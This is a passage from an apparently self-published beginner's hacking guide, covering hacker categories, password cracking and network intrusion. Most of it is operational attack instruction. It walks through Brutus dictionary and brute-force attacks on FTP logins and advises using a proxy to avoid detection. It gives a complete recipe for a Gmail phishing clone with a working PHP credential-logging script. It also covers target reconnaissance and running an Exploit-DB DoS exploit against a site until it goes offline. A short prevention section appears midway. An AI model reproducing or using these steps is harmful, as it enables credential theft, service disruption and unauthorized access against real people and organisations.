- Black Hat Hackers – This category involves hackers who use their skills for malicious/illegal purposes. These hackers attack networks, vandalize websites and steal confidential information.

Important Note: These terms originated from Western movies where protagonists wore white hats and villains wore black hats.

The Hierarchy of Computer Hackers

In this part of the book, hackers are categorized according to their skill level. Study this material carefully since it can help you measure your progress.

- The Would-Be Hackers – In this category, you’ll find beginners who don’t really know what they are doing. These hackers normally have poor computer skills. They use the programs and hacking tools created by others without knowing how things work.

- The Intermediate Hackers – These hackers are familiar with computers, operating systems and programming languages. Normally, an intermediate hacker knows how computer scripts work. However, just like a would-be hacker, an intermediate hacker doesn’t create his or her own tools.

- The Elite Hackers – This category is composed of experienced hackers. In general, an elite hacker creates tools and programs that are useful in attacking or defending computer networks. Also, an elite hacker can access a system without getting caught. All hackers want to attain this level.

The Requirements

You can ’ t become an elite hacker overnight. To get the necessary skills, you have to be patient and tenacious. Focus on the things you have to do (e.g. write your own programs, practice your hacking skills, read more books, etc.). By spending your time and effort on things that can turn you into a great hacker, you can reach the “ elite ” level quickly.

Hacking experts claim that creativity is important, especially for beginners. With creativity, you can easily find multiple solutions to a single problem. You won ’ t have to worry about limited resources or options. If you are creative enough, you will surely find excellent answers for difficult problems.

You should also have the desire to learn more. Hacking involves complex processes that evolve as years go by. You should be willing to spend hours, days, or even weeks studying network structures and attack strategies. If you don ’ t have the time or patience for this kind of detailed work, you have minimal chances of becoming an expert hacker.

Chapter 2: Programming Skills

To become an effective hacker, you should have sufficient skills in programming. The ability to create and manipulate computer programs can go a long way. This ability can help you cover your tracks or confuse security experts. However, if you want to be an ethical hacker, you may use your skills to create defensive computer programs.

Well, it is true that you can purchase ready-to-use programs and hacking tools online. That means you may execute hacking attacks or defend your network without programming anything. However, relying on programs created by others won ’ t help you become a great hacker. Anybody can purchase and use a hacking program – it takes skill and knowledge to create one.

Whenever you attack, defend or test a network, you should understand everything that is related to the activity. Since hacking attacks and system tests involve programs, programming skills can help you attain effectiveness and accuracy in completing your tasks.

If you know how to program, then you ’ ll enjoy the following benefits:

- Other hackers will consider you as an expert.

- You can create programs specifically for your needs. For instance, if you need to stop a certain virus, you can create your own security program to accomplish your goal. You won’t have to go online and try various antivirus programs that are often expensive.

- You will have more confidence in your skills. Just like any other endeavor, hacking will be way much easier and simpler if the person trusts his or her skills.

Simply put, don ’ t rely on hacking programs available in the market. Study some programming languages and acquire the necessary skills. By doing so, you will gain access to a new world of computing and hacking.

How to Start your Programming Journey?

It would be great if you ’ ll study HTML first. HTML (i.e. hypertext markup language) is a programming language that forms all of the websites you see online. If you are planning to attack or establish a website, you have to know how to use the HTML language. Most people say that HTML is simple and easy to master. That means you can learn this language easily even if you have never programmed anything before.

After mastering HTML, you should learn the C programming language. C is the most popular computer language today. It forms most of the tools that hackers use. It can help you create your own viruses or defensive programs.

A Study Plan

Here’s a study plan that can help you master any programming language:

1. Buy a “beginner’s book” about your chosen language. Before making a purchase, read the reviews made by book owners. This way, you won’t have to waste your time and/or money on a useless material.

2. Once you have learned how to use the language, you must practice it regularly.

3. Almost all programming books contain exercises and practice problems. Work on these exercises and problems to hone your skills further.

4. If you encounter anything difficult, don’t skip or ignore it. Try to understand how that “thing” works and how it is related to programming and/or hacking. You won’t learn many things if you’ll skip complex ideas.

5. Look for an online forum for programmers. Most of the time, experienced programmers are willing to help beginners. That means you can just go online and ask the “pros” whenever you encounter problems in your studies.

6. Apply what you learn. It would be great if you’ll use the language to create your own computer programs.

Chapter 3: Passwords

These days, passwords serve as the exclusive form of protection for networks and websites. If you have this piece of information, you will gain complete access to the owner ' s account. This is the reason why hackers use different tools and techniques just to get passwords.

Password Cracking – Traditional Approaches

The following list shows you the traditional techniques used in cracking passwords:

- Guessing – This approach is only effective for weak passwords. For example, if the user created his password based on personal information (e.g. phone number, date of birth, favorite animal, etc.), you can easily determine the password by trying out different possibilities. This technique becomes more effective if the hacker knows a few things about the user.

- Shoulder Surfing – Here, you will look over the target's shoulder as he or she types the password.

This approach can give you excellent results if the target is a slow typist.

- Social Engineering – In this technique, you’ll exploit the target’s trust in order to get the needed information. For instance, you may call the target and pretend that you belong to the company’s IT department. You can tell the target that you need his password so you can access his account and make some important updates.

Password Cracking – Modern Techniques

In this section, you ’ ll learn about the latest techniques used in cracking passwords.

Important Note: This section uses some computer programs that you need to install.

The Dictionary Attack


In this approach, you have to use a text file that contains common passwords. You will try each password to see which one works. This approach offers ease and simplicity. However, you can only use it for weak passwords. To help you understand this technique, let ’ s analyze the following example:

A hacker uses Brutus (i.e. a popular password-cracking program) to access an FTP (i.e. file transfer protocol) server.


Before discussing the example, let ' s talk about FTP servers first. An FTP server allows you to send or receive files through the internet. If a hacker gains access to a site ' s FTP server, he may manipulate or remove the files within that server.

Now, you ' re ready for the example. Here we go:

1. The hacker visits the FTP server's login page.



2. Then, he launches Brutus to crack the server's password.



Target 127.0.0.1 Type FTP

Connection Options
Port 21 Connections 10 Timeout 60 Use Proxy Define

FTP Options
Try to stay connected for Unlimite attempts

Authentication Options
Use Username ✓ Single User Pass Mode Word List
User File users.txt Pass File words.txt

Positive Authentication Results


Target	Type	Username	Password

3. He indicates the server’s type (i.e. FTP) and IP address.

4. He enters a valid username.

5. He chooses the text file that contains the password list.

6. He clicks on the Start button. The Brutus program will connect to the FTP server and try to log in using the passwords inside the text file. If the process is successful, Brutus will show the correct password in its “Positive Authentication Results” section. Here’s a screenshot:



Positive Authentication Results

Target	Type	Username	Password
127.0.0.1	FTP	admin	password

```
Located and installed 1 authentication plug-ins
Initialising...
Target 127.0.0.1 verified
Opened user file containing 6 users.
Opened password file containing 818 Passwords.
Maximum number of authentication attempts will be 4908
Engaging target 127.0.0.1 with FTP
Trying username: admin
Positive authentication at 127.0.0.1 with User : admin  Password : password (550 attempts)
Maximum total authentication attempts reduced to 4649
Trying username: administrator
```

Important Note: Elite hackers use a proxy whenever they use this kind of computer program. Basically, a proxy hides your IP address by transmitting connection requests from a different computer. This is important since multiple login attempts create a lot of electronic “ footprints. ”

The Brute-Force Approach


IT experts claim that this approach can crack any type of password. Here, the hacker tries all possible combinations of numbers, letters and special symbols until he gets into the targeted account. The main drawback of this approach is that it is time-consuming. This is understandable – you have to try thousands of possible passwords just to access the target ’ s account.

The speed of this approach depends on two factors:

- The password’s complexity
- The computer’s processing power

Brutus, the hacking tool used in the previous example, can also launch brute-force attacks against a server. Here ' s how it works:

1. Specify the target’s IP address and server type. In the “Pass Mode” section, select “Brute Force” and hit “Range.” The image below will serve as your guide:



Brutus - AET2 - www.hoobie.net/brutus - (January 2000)

Target 127.0.0.1 Type FTP

Connection Options: Port 21 Connections 10 Timeout 10 ☐ Use Proxy

FTP Options: ☐ Try to stay connected for Unlimite attempts

Authentication Options: ☑ Use Username ☑ Single User Pass Mode Brute Force
UserID admin Pass File words.txt

Positive Authentication Results


Target	Type	Username	Password

Located and installed 1 authentication plug-ins

0%

Idle

2. The screen will show you a dialog box (see below). Use this dialog box to configure the brute-force approach. Obviously, your job will be way much simpler if you have some idea about the target’s password. For instance, if you know that the website requires passwords with 5-10 characters, you’ll be able to narrow down the possibilities and shorten the whole process.



Min Length 0
Max Length 6
( ) Custom Range: etaoinsrhldcumfpgwybvkxjqz1234567890!

3. Hit the OK button. Brutus will log in to the targeted server by trying all possible passwords. You'll see the results on the program's GUI (i.e. graphical user interface).

Phishing

In this technique, you ' ll steal confidential information (e.g. passwords) by fooling the victim. For example, a hacker pretended to be a bank representative and sent an email to the target user. The email required the user to change her password by clicking on a link. When the user clicked on the the link, she saw a website similar to that of the actual bank. The website, however, is just a replica. Any information entered there will go to the hacker ' s database or email account.

Important Note: Elite hackers use HTML to create phishing sites that look like official ones.

Here are the things you need to do when creating a phishing website:

1. Choose your target – Most hackers mimic the websites of email service providers. There are two reasons for this:

    1. Users log in to their email account regularly. That means the hacker has a lot of opportunities to fool his target.

    2. Email accounts are extremely useful. Most of the time, an email account is linked to other accounts (e.g. bank accounts). Thus, you can get loads of information about the user just by hacking his email account.

   For this book, let’s assume that you want to create a phishing site for Gmail.


2. Copy the official webpage – Launch Mozilla Firefox (hackers recommend this browser because it is secure and customizable) and access the login page

of the actual website. Press CTRL+S on your keyboard to create a local copy of the webpage.

3. Rename the file – After saving the webpage, change its name to “index.htm.” The index page is the first webpage that shows up whenever someone reaches a website; thus, you want the target user to believe that he reached the index webpage of the real site.

4. Create a script – You should create a computer script that will record the user’s login information. Most hackers use the PHP scripting language to accomplish this task. The image below shows you a basic PHP script that records login credentials.


Launch Notepad and enter the script. Save the file as “phish.php”.



```
<?php
Header("Location:
https://www.google.com/accounts/ServiceLogin?service=mail&passive=
true&rm=false&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F
%3Fui%3Dhtml%26zy%3Dl&bsv=1k96igf4806cy&ltmpl=default&ltmplcac
he=2 ");

$handle = fopen("list.txt", "a");

Foreach($_GET as $variable => $value) {
  fwrite($handle, $variable);
  fwrite($handle, "=");
  fwrite($handle, $value);
  fwrite($handle, "\r\n");
}

Fwrite($handle, "\r\n");
fclose($handle);

exit;
?>
```

5. Create an empty .txt file and save it as "list.txt".

6. Add the script to the webpage – Use the file named index.htm using Notepad. Press CTRL+F, type "action", and click on "Find Next". Here's a screenshot:



```
.gaia.le.val { font-family: Arial, Helvetica, sans-serif;
-->></style>
<form id="gaia_loginform"
action="https://www.google.com/accounts/ServiceLoginAuth?se
```

Look for “action” in the script’s “form id” section. You’ll see a URL there – delete it and type “phish.php”. By doing so, you’re instructing the form to send the user’s information to your PHP script rather than to Google.

Search for the part that says **method=**“**post**”. Replace “post” with “get” so that the code snippet is **method=**“**get**”.

7. Save the file and close it.

8. Upload the HTML file to a website host – The hosting service provider will give you a URL for the rigged webpage. You may use that URL for hacking purposes.

9. If you’ll visit the webpage, you’ll see that it looks exactly like the official Gmail login page. That webpage will record the usernames and passwords that will be entered into it. It will save the information side the empty .txt file.

Rainbow Tables

Basically, rainbow tables are huge lists of hash values for each possible character combination. To get a hash value, you have to transform a password (or a character combination) by running it through an algorithm. This is a one-way type of encryption: you cannot use the hash value to determine the original data. Most website databases use MD5, a mathematical algorithm used for hashing, to protect passwords.

Let ' s assume that you registered for a site. You entered your desired login credentials (i.e. username and password). Once you hit the " Submit " button, the algorithm will process the password and store the hash value into the site ' s database.

Since it ' s impossible to determine passwords using hash values, you may be wondering how networks know whether your password is right or wrong. Well, when you enter your login credentials, the system runs those pieces of information through the algorithm. Then, it will compare the resulting hash with those saved in the site ' s database. If the hash values match, you will be logged in.

Mathematical algorithms such as MD5 produce complex strings out of simple passwords. For instance, if you ’ ll encrypt “ cheese ” using MD5, you ’ ll get: fea0f1f6fede90bd0a925b4194deac11.

According to expert hackers, this method is more effective than the brute-force approach. Once you have created rainbow tables (i.e. lists of hash values), you can crack passwords quickly.

How to Prevent these Password-Cracking Techniques?

Social Engineering

To stop “ social engineers, ” you must be careful and attentive. If someone calls you, and you think that he ’ s using social engineering tactics on you, ask him questions that can prove his identity.

Important Note: Some elite hackers research about their targets. That means they may “ prove their identity ” by answering your questions. Because of this, if you still doubt what the person says, you should talk to the head of whichever department he says he ’ s from to get more information.

Shoulder Surfing

While entering your login credentials, make sure that no one sees what you are typing. If you see someone suspicious, approach him and practice your wrestling skills. Well, not really. You just have to be careful in entering your information.

Guessing

To prevent this attack, don ’ t use a password that is related to your personal information. Regardless of the love you have for your pet or spouse, you should never use their name as your password.

Dictionary Attack

You can protect yourself from this attack easily – don ’ t use passwords that are found in the dictionary. No, replacing letters with numbers (e.g. banana – b4n4n4) isn ’ t safe. It would be best if you ’ ll combine letters, numbers and special characters when creating a password.

Brute-Force Approach

To prevent this technique, you should use a long password that involves lots of numbers and special symbols. Long and complicated passwords pose difficult problems for “ brute-forcers. ” If the hacker cannot crack your password after several days of trying, he will probably look for another target.

Phishing

To protect yourself against this technique, you just have to check your browser ' s address bar. For instance, if you should be in www.facebook.com but the address bar shows a different URL (e.g. www.pacebook.com, www.faccbook.com, www.focebook.com, etc.), you'll know that a hacker is trying to fool you.

Rainbow Tables

You can prevent this technique by creating a long password. According to elite hackers, generating hash tables for long passwords involves lots of resources.

" **Password Crackers** "

Here are the programs used by hackers in cracking passwords:

- SolarWinds
- Can and Abel
- RainbowCrack
- THC Hydra
- John the Ripper

Chapter 4: How to Hack a Network

In this chapter, you will learn how to hack websites and computer networks. Study this material carefully because it will teach you important ideas and techniques related to hacking.

Footprinting

The term " footprinting " refers to the process of collecting data about a computer network and the company or organization it is linked to. This process serves as the initial step of most hacking attacks. Footprinting is necessary since a hacker must know everything about his target before conducting any attack.

Here are the steps that you need to take when footprinting a website:


1. You should research about the names and email addresses used in the website. This data can be extremely useful if you're planning to execute social engineering tactics against the target.

2. Get the website's IP address. To get this information, visit this site and enter the target's

URL. Then, hit the “Get IP” button. The screen will show you the IP address of your target website after a few seconds.

3. Ping the target’s server to check if it is currently active. Obviously, you don’t want to waste your time attacking a “dead” target. Elite hackers use www.just-ping.com to accomplish this task. Basically, www.just-ping.com pings any website from various parts of the globe.

To use this tool, just enter the target’s URL or IP address into the textbox and hit “ping!” Here’s a screenshot:



ping: google.com

location	result	min. rrt	avg. rrt	max. rrt
Santa Clara, U.S.A.	Okay	62.3	64.6	67.0
Vancouver, Canada	Okay	11.8	12.4	13.7
New York, U.S.A.	Okay	27.0	31.3	47.2
Florida, U.S.A.	Okay	42.1	43.6	54.3
Austin1, U.S.A.	Okay	140.7	141.3	142.1
Austin, U.S.A.	Okay	73.6	73.9	74.2
San Francisco, U.S.A.	Okay	97.1	98.5	100.4
Amsterdam2, Netherlands	Okay	159.3	161.3	162.8
London, United Kingdom	Okay	85.5	86.6	87.9
Amsterdam3, Netherlands	Okay	94.4	95.5	96.9
Chicago, U.S.A.	Okay	61.2	62.1	63.0
Amsterdam, Netherlands	Okay	104.7	106.6	108.5
Cologne, Germany	Okay	106.2	108.2	109.9
Munchen, Germany	Okay	100.5	103.4	105.7
Paris, France	Okay	95.0	97.1	101.0
Madrid, Spain	Okay	123.8	126.1	128.0
Stockholm, Sweden	Okay	197.7	199.0	200.5
Cagliari, Italy	Okay	187.9	188.5	189.8
Copenhagen, Denmark	Okay	112.5	112.8	113.0
Antwerp, Belgium	Okay	94.6	95.8	97.0
Krakow, Poland	Okay	195.1	196.1	196.9
Nagano, Japan	Okay	144.2	145.0	146.4
Sydney, Australia	Okay	180.7	182.5	187.5
Hong Kong, China	Okay	249.9	251.1	254.9
Lille, France	Okay	143.4	152.9	158.9

The webpage will show you whether the target is active or not.

4. Perform a WHOIS search on the website. Visit http://whois.domaintools.com and enter the target's URL. The screen will show you lots of data about the person/company/organization that owns the target website.

Important Note: A WHOIS search provides hackers with different types of information such as names, addresses and phone numbers. This search also gives website-specific details (e.g. the website's DNS, the domain's expiration date, etc.).

Port Scanning

This is the second phase of the hacking process. After collecting information about the target, you should perform a " port scan. " Basically, a " port scan " is a process that detects the open ports and listening devices present in a network. That means you can use this step to identify the target ' s weaknesses and defense systems.

The following exercise will illustrate how port scanning works:


1. Download Nmap from this site: http://nmap.org/download.html. Then, install the program into your computer.

Note: This software works for Windows and Macintosh computers.


2. Launch Nmap and enter the target's URL. For this exercise, let's assume that you want to hack a site

called www.target-site.com.

3. Look for the "Profile" section and click on its dropdown button. The screen will show you several scanning options. Most of the time, elite hackers perform quick (and light) scans on their targets. Full version scans may trigger the target's defense systems, so it would be best if you'll stay away from those options. Here's a screenshot of the dropdown menu:


Intense Scan
Scan
Intense Scan
Operating System Detection
Quick Full version Detection Scan
Quick Operating System detection
Quick Scan
Quick Services version detection
Quick and verbose scan
Regular Scan

4. Hit the "Scan" button and wait for the results. Here's a sample:



	Port	Protocol	State	Service	Version
●	22	tcp	open	ssh	
●	24	tcp	open	priv-mail	
●	53	tcp	open	domain	
●	80	tcp	open	http	
●	111	tcp	open	rpcbind	
●	3306	tcp	open	mysql	

As you can see, Nmap can detect the ports and services present in the target.

Banner Grabbing

In this phase, you'll get more information about the target's ports and services. Hackers use telnet to get accomplish this task. The following exercise will help you to understand this phase:

1. Access your computer's terminal (if you're a Mac user) or command prompt (if you're a Windows user).

Important Note: If your operating system is Windows Vista, you have to install telnet manually. Here's what you need to do:

1. Go to the Control Panel and click on "Programs and Features".

    2. Hit “Turn Windows features on or off” and choose “Telnet Client”.

    3. Hit the OK button.


    4. The screen will show you a confirmation message.

2. Choose an open port. For this exercise, let’s assume that you selected port 21 (i.e. the FTP port). To determine the FTP software used by the target, use this syntax: telnet <the target’s URL> <the port number you selected>

For the present example, the command that you should run is:

telnet www.target-site.com 21

3. Your computer will determine the type and version of the selected port. Then, it will show the information on your screen. Here’s a sample:



```
220-FileZilla Server version 0.9.27 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
_
```

Looking for Weaknesses

Now that you have some information about the port ' s software, you may start looking for an available " exploit " (i.e. a tool used for hacking computers/networks). If an exploit is available, you may use it on the targeted service and assume total control. If no exploit is available, on the other hand, you have to work on a different port.

Here are the exploit databases commonly used by hackers:

- osvdb
- exploit-db
- SecurityFocus

Many hackers look for another port when they don ’ t have an exploit for the current one. However, you can ’ t assume that all hackers will. Some hackers, particularly the experienced ones, will analyze the targeted port, look for weaknesses and create an exploit. Computer hackers refer to newly discovered weaknesses as “ 0-day. ” These weaknesses offer the following benefits:

- Nobody knows how to fix the weakness. That means you may hack countless websites before the weakness is discovered and fixed.

- The discoverer may sell the weakness for a lot of money. People are willing to spend hundreds (or even thousands) of dollars just to get their hands on fresh vulnerabilities.

- Discovering network weaknesses and generating an exploit for them shows that you are skilled and knowledgeable. Other hackers will consider you as an expert.

The Most Common Hacking Attacks

Prior to discussing actual network penetrations, let ’ s talk about two of the most popular hacking attacks.

DoS – This is the abbreviation for “ Denial-of-Service. ” With this attack, the hacker wants to take down the server. That means legitimate users won ’ t be able to access the network or use the affected service/s. Most of the time, hackers accomplish this by sending an endless stream of data to the target network. This tactic forces the network to spend all available resources. Once the resources have been consumed, nobody will be able to use the network.

Buffer Overflow – Hackers also refer to this attack as “ BoF. ” Buffer overflow attacks occur when a computer program tries to save loads of data into a storage area (also known as “ buffer ”). Since buffers have limited storage capacity, the excess data goes to other areas. When this happens, the hacker may flood the network with malicious codes.

Two Types of Exploits

Hackers divide exploits into two categories, namely:

Local Exploits – These exploits require the hacker to access the target computer physically. In general, attackers use this exploit to escalate their access privileges on the machine or network. Simply put, you may use a local exploit to have admin privileges over your target.

Remote Exploits – These exploits are similar to their local counterparts. The only difference is that hackers may run a remote exploit without accessing the target physically; thus, remote exploits are safer in comparison to local ones.

Important Note: Most of the time, hackers use both types of exploits in their attacks. For instance, you may use a remote exploit to gain ordinary privileges. Then, you can use a local exploit to have admin access to the target. This approach allows you to control a machine or network completely.

Penetrating

This section will teach you how hackers penetrate their targets.

Programming Languages

While practicing your hacking skills, you'll discover that hackers use different programming languages in creating exploits. The following list shows the most popular programming languages today:

- PHP – You'll find lots of PHP exploits these days. When writing an exploit using this language, you have to start the code with "<?php" and end it with "?>". Let's assume that you want to inflict some temporary damages to an FTP server. If you'll use the Exploit-DB database, you will find this exploit:

https://www.exploit-db.com/exploits/39082/

Here are the steps you need to take to when hacking a target:

1. Install the PHP language into your computer. You may visit this site to get PHP for free.

2. Copy the PHP code from Exploit-DB and paste it onto a word processor. Save the file as "exploit.php".

3. Go to the 13th line of the exploit and enter your target's IP address. Save the modified file into your computer's PHP directory (i.e. the directory that contains the PHP .exe file).

4. Access your computer's command prompt. Then, run the CD (i.e. change directory) command and specify the location of the PHP directory.

5. Type “php exploit.php” and press the Enter key.

6. Your computer will launch a DoS attack against your target. The attack will only stop once you close the command prompt.

7. Test the effects of your attack. To do this, visit the target website and click on the tabs/buttons. If the attack is successful, the website will lag and experience unusually long load times. After some time, the site may go offline completely.

- Perl – This language is as easy and simple as PHP. To use this programming language, you should:

